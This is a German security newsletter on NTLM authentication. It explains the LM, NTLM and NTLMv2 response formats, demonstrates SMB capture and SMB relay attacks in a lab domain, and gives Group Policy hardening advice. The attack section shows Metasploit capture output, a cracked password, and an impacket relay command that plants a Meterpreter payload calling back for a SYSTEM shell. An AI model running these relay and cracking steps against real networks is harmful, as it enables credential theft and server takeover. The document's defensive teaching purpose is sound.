INFONEWS

infonews.ch

GO OUT Production GmbH
Schulstrasse 11
CH-8542 Wiesendangen

Telefon 052 320 91 20
Fax 052 320 91 21

www.goSecurity.ch
Mit Sicherheit an der richtigen Adresse.

NTLM - Sicherheit

NT LAN Manager (NTLM) ist ein Authentifizierungsverfahren, das eine Challenge-Response-Authentifizierung einsetzt und auf den meisten Microsoft Windows Rechnern aktiv ist. Dieser INFONEWS 3/13 geht unter anderem auf folgende Themen ein:

- Was ist NTLM und wie funktioniert die Challenge-Response-Authentifizierung?
- Welche Angriffe gegen NTLM sind möglich?
- Wie kann ich mich vor Angriffen gegen NTLM wirksam schützen?

Inhaltsverzeichnis

GO OUT Production GmbH
Schulstrasse 11
CH-8542 Wiesendangen

Telefon 052 320 91 20
Fax 052 320 91 21

1 Authentifizierung

1.1 Einleitung

Authentifizierung wird als Vorgang bezeichnet, durch den die Identität eines Objekts, eines Dienstes oder einer Person überprüft wird. Das Ziel bei der Überprüfung ist es sicherzustellen, dass die vorgelegten Anmeldeinformationen authentisch sind.

Microsoft beschreibt die Authentifizierung im Netzwerkkontext als Nachweis einer Identität gegenüber einer Netzwerkanwendung oder -ressource. Die Identität wird üblicherweise durch einen kryptografischen Vorgang nachgewiesen, für den entweder ein Schlüssel, der nur dem Benutzer bekannt ist, wie beispielsweise bei der Kryptografie sein privater Schlüssel oder ein vorinstallierter Schlüssel verwendet wird. Auf der Serverseite der Authentifizierungskommunikation werden die signierten Daten mit einem bekannten Kryptografieschlüssel verglichen, um den Authentifizierungsversuch zu überprüfen [1].

1.2 Authentifizierung in Windows

In einer Active Directory (AD) Infrastruktur basiert die Authentifizierung auf dem Protokoll Kerberos. Ab Windows 2000 wird Kerberos als bevorzugte Authentifizierungsmethode für AD-Umgebungen eingesetzt. Aus Kompatibilitätsgründen ist die Authentifizierung über das Protokoll NTLM in jeder Windows Version noch aktiv. NTLM wird unter anderem dann eingesetzt, wenn keine AD-Infrastruktur vorhanden, ein Client sich gegenüber einem Server authentifiziert, der nicht zur Domäne gehört oder kein Domain Controller per Kerberos-Protokoll erreichbar ist.

2 NTLM

2.1 Einführung

NT LAN Manager (NTLM) ist ein Authentifizierungsverfahren, das eine Challenge-Response-Authentifizierung einsetzt und dazu verschiedene Protokolle unterstützt.

Zu den NTLM-Authentifizierungsprotokollen gehören die folgenden Protokolle:

- LAN-Manager Version 1 (LM)
- LAN-Manager Version 2 (LMv2)
- NT LAN Manager Version 1 (NTLM)
- NT LAN Manager Version 2 (NTLMv2)
- NT LAN Manager 2 - Sitzungssicherheit

NTLMv2 wird ab Windows 2000 Security Rollup Pack 1 (integriert in das Service Pack 3) unterstützt [2].

2.2 Challenge-Response im Detail

Im folgenden Kapitel werden die einzelnen Protokolle genauer analysiert und beschrieben wie der Challenge-Response-Mechanismus mittels NTLM funktioniert. Die Bildung des Hashes ist nicht Bestandteil der Beschreibungen.

Der Challenge-Response-Mechanismus mittels NTLM läuft so ab, dass ein Client eine Netzwerkverbindung zum Server aufbaut und in der Nachricht *NEGOTIATE_MESSAGE* informiert, welche NTLM-Optionen er unterstützt [3]. Der Server antwortet darauf hin mittels der Nachricht CHALLENGE_MESSAGE, um die Identität des Clients zu überprüfen [4]. Der Client beantwortet diese Challenge mit der Nachricht AUTHENTICATE_MESSAGE. Der Inhalt dieser Antwort (Response) unterscheidet sich, je nach dem welches Protokoll verwendet wird [5]. In den folgenden Kapiteln werden

die verschiedenen Protokolle beschrieben. Weiterführende Informationen finden Sie auf der Webseite des Davenport WebDAV-SMB Gateway Projekts [6].

2.2.1 LM-Response

LM ist der ursprüngliche Antworttyp und wird vor allem von älteren Clients verwenden. Die LM-Response wird folgendermassen aufgebaut:

- Server sendet Challenge (8-byte Random Wert)
- Client bildet aus dem Passwort des Users den LM-Hash (basierend auf DES, 16 Bytes)
- Der LM-Hash wird mit Null-Werten auf 21 Bytes aufgefüllt und in drei Teile à 7 Bytes geteilt
- Diese Teile werden genutzt um drei DES-Keys zu erzeugen. Mit diesen drei Keys wird danach die Challenge des Servers verschlüsselt. Dies ergibt drei verschlüsselte Werte à 8 Bytes
- Die drei Werte werden aneinandergereiht und ergeben die LM-Response (24 Bytes)


2.2.2 NTLM-Response

NTLM wird meistens zusammen mit LM verwendet. Das Verfahren ist bis auf die Generierung des Password-Hashes identisch zu LM. Die NTLM-Response wird folgendermassen aufgebaut:

- Server sendet Challenge (8-byte Random Wert)
- Client bildet aus dem Passwort des Users den NTLM-Hash (basierend auf MD4, 16 Bytes)
- Der NTLM-Hash wird mit Null-Werten auf 21 Bytes aufgefüllt und in drei Teile à 7 Bytes geteilt
- Diese Teile werden genutzt um drei DES-Keys zu erzeugen. Mit diesen drei Keys wird danach die Challenge des Servers verschlüsselt. Dies ergibt drei verschlüsselte Werte à 8 Bytes
- Die drei Werte werden aneinandergereiht und ergeben die NTLM-Response (24 Bytes)

2.2.3 NTLMv2-Response

Das Verfahren von NTLMv2 wurde aufgrund Schwachstellen in den bisherigen Protokollen grundlegend überarbeitet.



Die NTLMv2-Response wird folgendermassen aufgebaut:

- Server sendet Challenge (8-byte Random Wert)
- Client bildet aus dem Passwort des Users den NTLM-Hash (basierend auf MD4, 16 Bytes)
- Der Benutzername des Users und der Name des Zielsystems werden zu einer Zeichenkette zusammengefügt und daraus wird mittels des Algorithmus HMAC-MD5, mit dem NTLM-Hash als Schüssel, der NTLMv2-Hash gebildet

GO OUT Production GmbH
Schulstrasse 11
CH-8542 Wiesendangen

Telefon 052 320 91 20
Fax 052 320 91 21

GO OUT Production GmbH
Schulstrasse 11
CH-8542 Wiesendangen

Telefon 052 320 91 20
Fax 052 320 91 21

- Aus verschiedenen Informationen (u.a. der aktuellen Zeit, Timestamp) wird ein Datenblock namens *Blob* konstruiert. Der *Blob* wird mit der Server-Challenge zusammengesetzt und es wird wiederum der Algorithmus HMAC-MD5, mit dem NTLMv2-Hash als Schlüssel, angewendet
- Der daraus entstehende Wert und der *Blob* werden aneinandergereiht und ergeben die NTLMv2-Response

2.2.4 LMv2-Response

Die LMv2-Response wird aus Abwärtskompatibilitätsgründen in der Regel zusammen mit der NTLMv2-Response gesendet. Die LMv2-Response wird folgendermassen aufgebaut:

- Server sendet Challenge (8-byte Random Wert)
- Client bildet aus dem Passwort des Users den NTLM-Hash (basierend auf MD4, 16 Bytes)
- Der Benutzername des Users und der Name des Zielsystems werden zu einer Zeichenkette zusammengefügt und daraus wird mittels des Algorithmus HMAC-MD5, mit dem NTLM-Hash als Schüssel, der NTLMv2-Hash gebildet
- Der Client errechnet einen 8 Byte langen Random Wert und hängt diesen an die Server-Challenge und es wird wiederum der Algorithmus HMAC-MD5, mit dem NTLMv2-Hash als Schlüssel, angewendet
- Der daraus entstehende Wert ergibt die LMv2-Response

2.2.5 NTLM2-Session-Response

NTLM2-Sitzungssicherheit wurde als Schutz gegen Angriffe mit vorberechneten Werten (Rainbow Tables) entwickelt. Das Protokoll löst LM und NTLMv1 ab und kann in Umgebungen eingesetzt werden, die NTLMv2 nicht vollständig unterstützen. Die NTLM2-Session-Response wird folgendermassen aufgebaut:

- Server sendet Challenge (8-byte Random Wert)
- Der Client errechnet einen 8 Byte langen Random Wert und hängt diesen an die Server-Challenge an
- Von diesem Wert wird ein MD5-Hash gebildet (16 Byte), 8 Byte davon werden als NTLM2-Session-Hash verwendet.
- Client bildet aus dem Passwort des Users den NTLM-Hash (basierend auf MD4, 16 Bytes)
- Der NTLM-Hash wird mit Null-Werten auf 21 Bytes aufgefüllt und in drei Teile à 7 Bytes geteilt
- Diese Teile werden genutzt um drei DES-Keys zu erzeugen. Mit diesen drei Keys wird danach der NTLM-Session-Hash verschlüsselt. Dies ergibt drei verschlüsselte Werte à 8 Bytes
- Die drei Werte werden aneinandergereiht und ergeben die NTLM2-Session-Response (24 Bytes)

3 Angriffe auf NTLM

Es existieren verschiedene Angriffsformen gegen NTLM, welche es einem Angreifer ermöglichen an Anmeldeinformationen von Benutzern zu gelangen oder gültige Anmeldeinformationen für eigene Zwecke zu missbrauchen, ohne die Anmeldeinformationen selbst zu kennen. Dieser INFONEWS beschreibt die zwei Angriffe *SMB Capture* und *SMB Relay* und zeigt in einem weiteren Kapitel auf, wie diese Angriffe mitigiert werden können.

3.1 Infrastruktur

Für die folgenden Angriffe wurde eine Testumgebung, basierend auf Windows Server 2012, Windows Server 2008 R2 und Windows 8 aufgebaut. Der Name der Domäne lautet

infonews.ch

GO OUT Production GmbH
Schulstrasse 11
CH-8542 Wiesendangen

Telefon 052 320 91 20
Fax 052 320 91 21

lab.gosec.ch und die folgenden Systeme befinden sich in der Domäne.

- SCHNEIER: DC (Windows Server 2012)
- HELLMAN: File Server (Windows Server 2012)
- DIFFIE: File Server (Windows Server 2008 R2)
- ALICE: Client (Windows 8)

Bei allen Systemen wurden die aktuell verfügbaren Microsoft Updates installiert. Die verwendeten Benutzer-Accounts sind Mitglieder der Gruppe Domänen-Benutzer und verfügen über keine administrativen Rechte. Die Benutzernamen von Accounts mit administrativen Rechten beginnen jeweils dem Präfix *adm_*.

3.2 SMB-Capture

3.2.1 Szenario

Ein Angreifer bringt ein Opfer dazu, sich mit einer Windows-Freigabe (Share) zu verbinden. Dies kann zum Beispiel durch Einbinden eines Bilds über einen Share (UNC-Pfad) in einem E-Mail realisiert werden. Wenn in Windows auf ein Share zugegriffen wird, führt das Betriebssystem automatisch das Challenge-Response Verfahren mit dem angemeldeten und aktiven Benutzer-Account durch.

Der Share führt zu einem System des Angreifers. Dieses System ist so vorbereitet, dass für das NTLM-Challenge-Response Verfahren eine vordefinierte (und somit bekannte) Server-Challenge verwendet wird. Dieser Angriff richtet sich gegen die NTLM-Protokolle LM und NTLM. Dadurch, dass der Angreifer die Server-Challenge kennt, ist das Berechnen des Passwort-Hashes bei diesen Protokollen stark vereinfacht.

3.2.2 Umsetzung

Der Angreifer verwendet das Modul *smb* des Metasploit Frameworks, um die NTLM-Response aufzuzeichnen [7]. Das Modul erstellt eine Windows Freigabe, verwendet eine definierte Server-Challenge und zeichnet sämtliche eingegangene NTLM-Responses auf.

In der nachfolgenden Demonstration wird einfachkeitshalber direkt eine Verbindung mit dem Share des Angreifers aufgebaut. Die Verbindung zum Share wird vom Client ALICE mit dem Benutzeraccount BOB aufgebaut. Wie auf dem Screenshot ersichtlich, erhält der Benutzer beim Verbindungsaufbau einen Fehler, dass das Passwort oder der Benutzername ungültig ist und er das Passwort nochmals eingegeben soll.

```
PS C:\> whoami
alice\bob
PS C:\> net use \\192.168.237.133
The password or user name is invalid for \\192.168.237.133.

Enter the user name for '192.168.237.133':
```

Im Hintergrund wurde der NTLM Challenge-Response-Vorgang und somit die NTLM-Response des Benutzers aufgezeichnet.

```
[*] SMB Captured - 2013-08-12 11:51:42 +0200
NTLMv1 Response Captured from 192.168.237.105:49158 - 192.168.237.105
USER:bob DOMAIN:alice OS: LM:
LMHASH:Disabled
NTHASH:2349cbdd249d5ab67410fa75ddeb8a16710f5d2b1e7ad4f9
```

Die Verwendung von LM ist auf dem Client deaktiviert, dementsprechend wird kein LM-Hash-Wert gesendet. In der übermittelten NTLMv1-Response ist, wie im vorherigen Kapitel beschrieben, auch der NTLM-Hash des Passworts des Benutzers enthalten. Da die Server-Challenge bereits vorgegeben ist und somit mit vorberechneten Werten gearbeitet

GO OUT Production GmbH
Schulstrasse 11
CH-8542 Wiesendangen

Telefon 052 320 91 20
Fax 052 320 91 21

werden kann, ist das siebenstellige Passwort *rd49-8n* in weniger als zwei Minuten berechnet.

```
root@kali:~# john gosec/ntlm-01_netntlm
Loaded 1 password hash (NTLMv1 C/R MD4 DES (ESS MD5) [32/32]
rd49-8n          (bob)
guesses: 1  time: 0:00:01:37 DONE (Mon Aug 12 11:57:03 2013
```

Komplexere Passwörter, die mittels NTLM-Response übermittelt wurden, können auch mit Hilfe von Cloud Diensten wie CloudCracker errechnet werden [8]. Aus Sicherheitsgründen empfehlen wir die Protokolle LM sowie NTLM nicht mehr einzusetzen [9].

3.3 SMB-Relay

3.3.1 Szenario

Um Zugriff auf ein System zu erhalten, muss ein Angreifer das Passwort eines Benutzers nicht unbedingt kennen. Es reicht bereits aus, wenn der Angreifer in den Besitz des Passwort-Hashs gelangt (als sogenannt „Pass the hash“ bezeichnet).

Microsoft hatte mit dem Security Bulletin MS08-068 im Jahre 2008 eine Schwachstelle im SMB-Protokoll geschlossen, die es ermöglichte sogenannte Relay-Angriffe auf den eignen Rechner durchzuführen [10]. Weiterhin möglich ist aber, dass ein Relay-Angriff auf ein weiteres System im Netzwerk durchgeführt werden kann.

Der Angreifer verwendet dabei ein System, das wiederum eine Windows-Freigabe generiert, diesmal aber die NTLM-Response nicht aufzeichnet, sondern als eine Art SMB-Proxy agiert. Wenn sich ein Angreifer mit dem Share verbindet, baut das System zugleich eine SMB-Verbindung zum eigentlichen Zielsystem auf, und leitet dann die NTLM-Challenge an das Opfer weiter. Die darauf erhaltene NTLM-Response wird dann an das Zielsystem weitergeleitet. Wenn der Benutzer über entsprechende Rechte beim Zielsystem verfügt, kann der Angreifer diese Rechte für seine eigenen Zwecke ausnutzen.

Das Ziel des Angriffs sind die beiden File-Server in der Testumgebung. Ein Administrator der Domäne soll dazu gebracht werden, sich mit einem Share zu verbinden und dann werden dessen Anmeldeinformationen genutzt, um eine Verbindung zu den File-Servern aufzubauen.

3.3.2 Umsetzung

Das Metasploit Modul *smb_relay* hat zum Zeitpunkt des durchgeführten Tests keine Unterstützung für das Protokoll NTLMv2 [11]. Daher wurde für den folgenden Test *impacket* eingesetzt. Dabei handelt es sich um eine Sammlung von Python-Klassen, die u.a. für SMB-Relay Funktionen genutzt werden können [12].

Impacket bietet die Möglichkeit einen SMB-Server aufzusetzen und damit einen SMB-Relay-Angriff auszuführen. Beim Start des Servers kann eine Datei definiert werden, die im Falle eines Angriffs ausgeführt wird. Für das Beispiel wurde eine Meterpreter Payload generiert, die vom Zielsystem eine Verbindung zum System des Angreifers aufbaut.

```
root@kali:~/gosec/impacket-0.9.10/examples# python smbrelayx.py -h 192.168.237.42
-e ./hN1P8s4bfkOKS.exe
Impacket v0.9.10 - Copyright 2002-2013 Core Security Technologies

[*] Running in relay mode
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
```

Wiederum wurde eine Verbindung mit dem Share aufgebaut, diesmal wurde der Benutzeraccount *adm_foobar* verwendet, der über administrative Rechte auf den File-Servern verfügt. Sobald der Benutzer eine Verbindung zum System

infonews.ch

GO OUT Production GmbH
Schulstrasse 11
CH-8542 Wiesendangen

Telefon 052 320 91 20
Fax 052 320 91 21

des Angreifers aufbaut, wird diese an den Fileserver weitergeleitet. Beim Verbindungsversuch erhält der Benutzer eine einfache Fehlermeldung, dass der Pfad nicht gefunden wurde.

```
PS C:\> net use \\192.168.237.132\c$
System error 3 has occurred.

The system cannot find the path specified.
```

Im Hintergrund wird jedoch eine Verbindung zum File-Server aufgebaut und die Meterpreter Payload ausgeführt.

```
[*] SMBD: Received connection from 192.168.237.105, attacking target 192.168.237.42
[*] Authenticating against 192.168.237.42 as LAB\adm_foobar SUCCEED
[*] Requesting shares on 192.168.237.42.....
[*] Found writable share ADMIN$
[*] Uploading file VsQHxzMj.exe
[*] Opening SVCManager on 192.168.237.42.....
[*] Creating service gCrM on 192.168.237.42.....
[*] Starting service gCrM.....
[*] HTTPD: Received connection from 192.168.237.105, attacking target 192.168.237.42
```

Wenn die Meterpreter Payload erfolgreich ausgeführt werden konnte, erhält der Angreifer eine Verbindung zum File-Server und verfügt über die höchstmöglichen Rechte auf dem Server.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : HELLMAN
OS              : Windows 2012 (Build 9200).
Architecture    : x64 (Current Process is WOW64)
System Language : de_CH
Meterpreter     : x86/win32
meterpreter >
```

Der Angreifer hat ohne Kenntnisse von Anmeldeinformationen nun vollständigen Zugriff auf einen File-Server. Er musste dazu auch keine Schwachstelle im Betriebssystem ausnutzen, da er die Funktionalität des Authentifizierungsprotokolls NTLM für seine Zwecke ausnutzen konnte. Der Angreifer muss für den Erfolg dieser Angriffe einen Benutzer nur dazu bringen, dass dieser eine SMB-Verbindung zum System des Angreifers aufbaut.


4 NTLM - Sicherheit

Die Angriffe im letzten Kapitel haben aufgezeigt, dass das Authentifizierungsprotokoll NTLM für verschiedene Angriffsformen genutzt werden kann und somit ein Sicherheitsrisiko in einer Windows-Umgebung darstellt.

In diesem Kapitel werden mögliche Massnahmen aufgeführt, wie ein Windows-System konfiguriert werden kann, um das Sicherheitsrisiko NTLM einzuschränken oder sogar komplett zu eliminieren.

4.1 NTLM deaktivieren

Microsoft setzt seit Windows 2000 auf Kerberos als bevorzugtes Protokoll zur Authentifizierung innerhalb einer AD-Umgebung und NTLM ist nur aus Gründen zur Abwärtskompatibilität aktiv. In einer reinen AD-Umgebung kann der Einsatz von NTLM ohne Einschränkungen im produktiven Betrieb komplett deaktiviert werden. Die NTLM-Einstellungen werden über Gruppenrichtlinien vorgenommen. Der Einsatz von NTLM kann unter dem folgenden Pfad konfiguriert werden:




Der Einsatz von NTLM wird über drei verschiedene Policies definiert:

- Network security: Restrict NTLM: Incoming NTLM traffic
- Network security: Restrict NTLM: NTLM authentication in this domain
- Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers

Um den Einsatz von NTLM komplett zu unterbinden, werden alle drei Policies auf die Einstellung *Deny all (accounts)* gesetzt.

Policy	Setting
Network security: Restrict NTLM: Incoming NTLM traffic	Deny all accounts
Network security: Restrict NTLM: NTLM authentication in this domain	Deny all
Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers	Deny all



4.2 NTLM aufzeichnen

Bevor NTLM innerhalb der AD-Umgebung komplett deaktiviert wird, empfiehlt es sich ausführlich zu prüfen, ob NTLM von keinem System mehr benötigt wird und sämtliche Authentifizierungen über Kerberos erfolgen. NTLM kann zum Beispiel für Authentifizierung im Zusammenhang mit dem Webserver Microsoft IIS oder dem Datenbankserver Microsoft SQL Server eingesetzt werden.

Das Aufzeichnen von NTLM ist standardmässig deaktiviert und muss über Gruppenrichtlinien zuerst aktiviert werden.

In den *Security Options* müssen die folgenden Richtlinien wie folgt konfiguriert werden:


- Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers = **Audit All**
- Network security: Restrict NTLM: Audit NTLM authentication in this domain = **Enable all**
- Network security: Restrict NTLM: Audit Incoming NTLM Traffic = **Enable auditing for all accounts**


Laut einem Hinweis von Microsoft sollte die Policy *Audit NTLM authentication in this domain* nur auf Domain Controllern aktiviert werden, die beiden anderen Policies jedoch auf allen Computern innerhalb der Domäne [13].

GO OUT Production GmbH
Schulstrasse 11
CH-8542 Wiesendangen

Telefon 052 320 91 20
Fax 052 320 91 21

Ereignisse zu NTLM werden anschliessend im Event Log unter *Applications and Services Logs/Microsoft/Windows/NTLM* aufgeführt.





4.3 NTLM partiell erlauben

Falls es in der IT-Infrastruktur einzelne Systeme gibt, welche über keine Unterstützung von Kerberos verfügen und somit NTLM benötigen, können diese über die folgenden Policies als Ausnahmen hinterlegt werden:

- Network security: Restrict NTLM: Add remote server exceptions for NTLM authentication
- Network security: Restrict NTLM: Add server exceptions in this domain

4.4 LAN Manager Authentifizierung

Wenn NTLM in irgendeiner Form innerhalb der IT-Umgebung aktiv ist, sollte die LAN Manager Authentifizierung auf allen Computern innerhalb der IT-Umgebung auf die Stufe 5 *Send NTLMv2 response only - refuse LM and NTLM* gesetzt werden [14]. Diese Einstellung verhindert, dass schwache Protokolle wie LM und NTLM benutzt werden.

GO OUT Production GmbH
Schulstrasse 11
CH-8542 Wiesendangen

Telefon 052 320 91 20
Fax 052 320 91 21

infonews.ch

GO OUT Production GmbH
Schulstrasse 11
CH-8542 Wiesendangen

Telefon 052 320 91 20
Fax 052 320 91 21

5 Quellen

[1] Microsoft TechNet: Windows-Authentifizierung: Übersicht
http://technet.microsoft.com/de-de/library/hh831472.aspx

[2] Microsoft Technet: NTLM: Übersicht
http://technet.microsoft.com/de-de/library/hh831571.aspx

[3] Microsoft Developer Network: NTLM Messages - NEGOTIATE_MESSAGE
http://msdn.microsoft.com/en-us/library/cc236641.aspx

[4] Microsoft Developer Network: NTLM Messages - CHALLENGE_MESSAGE
http://msdn.microsoft.com/en-us/library/cc236642.aspx

[5] Microsoft Developer Network: NTLM Messages - AUTHENTICATE_MESSAGE
http://msdn.microsoft.com/en-us/library/cc236643.aspx

[6] Davenport WebDAV-SMB Gateway Projekt: The NTLM Authentication Protocol and Security Support Provider
http://davenport.sourceforge.net/ntlm.html#respondingToTheChallenge

[7] RAPID 7, Metasploit Framework: Authentication Capture: SMB
https://www.rapid7.com/db/modules/auxiliary/server/capture/smb

[8] CloudCracker
https://www.cloudcracker.com/

[9] Mark Gamache: NTLM Challenge Response is 100% Broken (Yes, this is still relevant)
http://markgamache.blogspot.ch/2013/01/ntlm-challenge-response-is-100-broken.html

[10] Microsoft Security TechCenter: Microsoft Security Bulletin MS08-068
http://technet.microsoft.com/en-us/security/bulletin/ms08-068

[11] RAPID 7, Metasploit Framework: Microsoft Windows SMB Relay Code Execution
https://www.rapid7.com/db/modules/exploit/windows/smb/smb_relay

[12] Core Security Technologies: What is Impacket?
http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=tool&name=Impacket

[13] Microsoft TechNet Blog: NTLM Blocking and You: Application Analysis and Auditing Methodologies in Windows 7
https://blogs.technet.com/b/askds/archive/2009/10/08/ntlm-blocking-and-you-application-analysis-and-auditing-methodologies-in-windows-7.aspx

[14] Microsoft TechNet: Threats and Countermeasures Guide: Security Options
http://technet.microsoft.com/en-us/library/hh125918(v=ws.10)#BKMK_49